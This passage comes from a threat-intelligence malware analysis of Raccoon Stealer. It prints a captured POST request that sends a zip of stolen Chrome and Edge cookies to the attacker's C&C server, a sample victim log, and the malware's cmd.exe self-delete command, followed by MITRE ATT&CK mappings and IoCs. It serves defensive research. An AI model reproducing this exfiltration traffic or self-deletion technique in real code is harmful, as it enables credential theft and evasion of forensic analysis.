93,"longitude":9.491},"c":{"m":null,"t":null,"lu":null},"lu":null,"rm
```

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data, boundary=vD2tL1qC9bC3zV9eD9yX8dU8yY8lC1cV
Content-Length: 5268
Host: 185.163.45.162

`.{
--vD2tL1qC9bC3zV9eD9yX8dU8yY8lC1cV
content-disposition: form-data; name="VZgSk3wB3dP17Spz6ltz"; filename="VZgSk3wB3dP17Spz6ltz.zip"
Content-Type: application/octet-stream

PK.........STS.."........+...browsers/cookies/Microsoft Edge_Default.txtUT
....oa..oa..oa.TMs.8.=+U..S..Y}.4U>....O.N.ss            !0../`;.....'.f.O|......{.z.V.......T....}..y.C6C.2...<....^W3(1...LS&..1...H(...W#w6:D].....Av5..
+...1$.-...!../.:J.N.....P.A0..z...+...X...L
.......H...l!\.............f...78.~o._..2.....-a.#.@.VQ..4.....V..7....R.d.`D.G ..'P..J.......H..9T $..m...5T../..8....z..[./.=.d..y.>.>'..6.j]g.|.5.ygx.
4i.....&9e..,.zo..S.V!...w.m..n...h.xr..6.b........P1...U(dd.&D...\k......n...cB....`.*..
4ON..Bzt.b6...rD.....v<....<{.u..t.H.|.O5........;.......P+.h^..........T.R...U...vq......DF.0...(..1@..X9..q,..........u....\.....Y..'.E.........
0...x.R........t..s|..H0t.e.....:..^          ..:.....0...b...>.~.......~C...I............z..;....m2
..gK.....F.x5Y..~T..T<.w.......Qod..;...Sa...b3.../.'........+=...r......."..*...w............/..z.*Y.          X....t].{z.*=..S.U.;..%.P.yGrE;!c..1.0..3.........B...m..
.9.
B.:Y.....,.,.d......O.8.i9[....T+..~.+?.4HX...!.4....m....&.e..r)KY-.R6.<J.}...M...i./~.PK.........STS.P..<     ......*...browsers/cookies/Google Chrome_Default.txtUT
....oa..oa..oa.WI....^.)?#.i.^.3..`.1......10...(.o...t.....I.!.@T......K.dy.R.Q..M:4u...K.T.e....u.!...g..._.F.........?%.&....8..0.r.......!
E...C.`p.h....AH.D."..=s.......!0....y.>).. P..........b$...
....@....l.L6.$...`?.'..}...CX."h.Qd.......b@%..S.IR..?=.....l........$...O.S.'3y.P.............)j..G= HH.....e......J..J.n..)..C.!q."8..@.D..C...  ..XL.$Mb...x.w#i.. .M.C.
5u.D.K..Q.........L.NdNj..S.R...yh..c         B...e._.....!..x.....;....=.U     ?.+....wl..E..,.SWy.*
5%..$..W......S.e.;........l...;ba8....a.&...v......)|..Z.....N..b.;.....\..D.9r..@L.wL./../..nc....Q....\.R..(.&hg.....1.@...)@.R.E.\...  ....}A..2.\...J.
\7...........}...$.h.J.4..B..4....6......b.[.....>F....@hh#
```

Figure 18 Malware sends the victims details to the attacker C&C


In the below figure, we can see the data uploaded by the malware on our emulated environment.



```
┌─[✗]─[remnux@remnux]─[~/Desktop/VZgSk3wB3dP17Spz6ltz]
└──╼ $ls
browsers  'System Info.txt'
┌─[remnux@remnux]─[~/Desktop/VZgSk3wB3dP17Spz6ltz]
└──╼ $ls browsers/cookies/
'Google Chrome_Default.txt'  'Microsoft Edge_Default.txt'
┌─[remnux@remnux]─[~/Desktop/VZgSk3wB3dP17Spz6ltz]
└──╼ $
```

Figure 19 Content received from malware

The figure below shows sample data that the Raccoon stealer has uploaded on the C&C.



```
Raccoon | 1.8.2 (stable)
Build compile date: Tue Oct 12 23:57:16 2021
Launched at: 2021.10.20 - 09:39:05 GMT

Bot ID: [redacted]
Running on a desktop

--------------

 - Cookies: 52
 - Passwords: 0
 - Files: 0

System Information:
 - System Language: English
 - System TimeZone: -0 hrs
 - [redacted]
 - [redacted]
```


[redacted]

Figure 20 Sample Logs uploaded by Raccoon Stealer

Finally, the malware calls CreateProcess API to execute the command for self-destruct.

```
cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q \"C:\\Users\\MalWorkstation\\Desktop\\xxx\\Fileexe.bin\
```

Code for self-destruction



```
76672D90 <kerne   8BFF          mov edi,edi                              CreateProcessA
76672D92          55            push ebp
76672D93          8BEC          mov ebp,esp
76672D95          5D            pop ebp
76672D96 <JMP.&C  FF25 F4146C76 jmp dword ptr ds:[<&CreateProcessA  JMP.&CreateProcessA
76672D9C          CC            int3
76672D9D          CC            int3
```

```
EAX  0019DEC4   "cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q \"C:\\Users\\MalWorkstation\\Desktop\\setdllcharacte
EBX  00000000
ECX  0019DEB8
EDX  0019DE2C   &"Eß\x19"
```

Figure 21 Malware is calling command for self-delete.

Conclusion

Threat Actors use similar kinds of stealer malware to steal sensitive data from victim devices. Presently, these Stealers have been misused for malicious purposes across the globe. The malware has explicitly been spread through pirated software and phishing campaigns.

In the past, we have observed that the TAs behind such stealers have targeted many businesses via their employees for stealing credentials.

Cyble Research Labs will continuously monitor emerging threats and targeted cyber-attacks.

Our Recommendations

-We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the suggestions given below:

-Use strong passwords and enforce multi-factor authentication wherever possible.

-Turn on the automatic software update feature on your computer, mobile, and other connected devices.

-Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.

-Refrain from opening untrusted links and email attachments without verifying their authenticity.

-Conduct regular backup practices and keep those backups offline or on a separate network.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204	User Execution
Credential Access	T1555 T1539 T1552	Credentials from Password Stores Steal Web Session Cookie Unsecured Credentials
Collection	T1113	Screen Capture
Discovery	T1087 T1518 T1057 T1007 T1614	Account Discovery Software Discovery Process Discovery System Service Discovery System Location Discovery
Command and Control	T1095	Non-Application Layer Protocol
Exfiltration	T1041	Exfiltration Over C2 Channel

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
e28a6d3bdcfdad9ff4c37e6c22c1a52018e5076ec65b128614bcf0e8eb711171	SHA-256	Raccoon Stealer
/jdiamond13	Channel Name	Telegram Bot ID for getting the C2 URL
http[:]//185[.]163[.]45[.]162	C&C	C&C URL

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.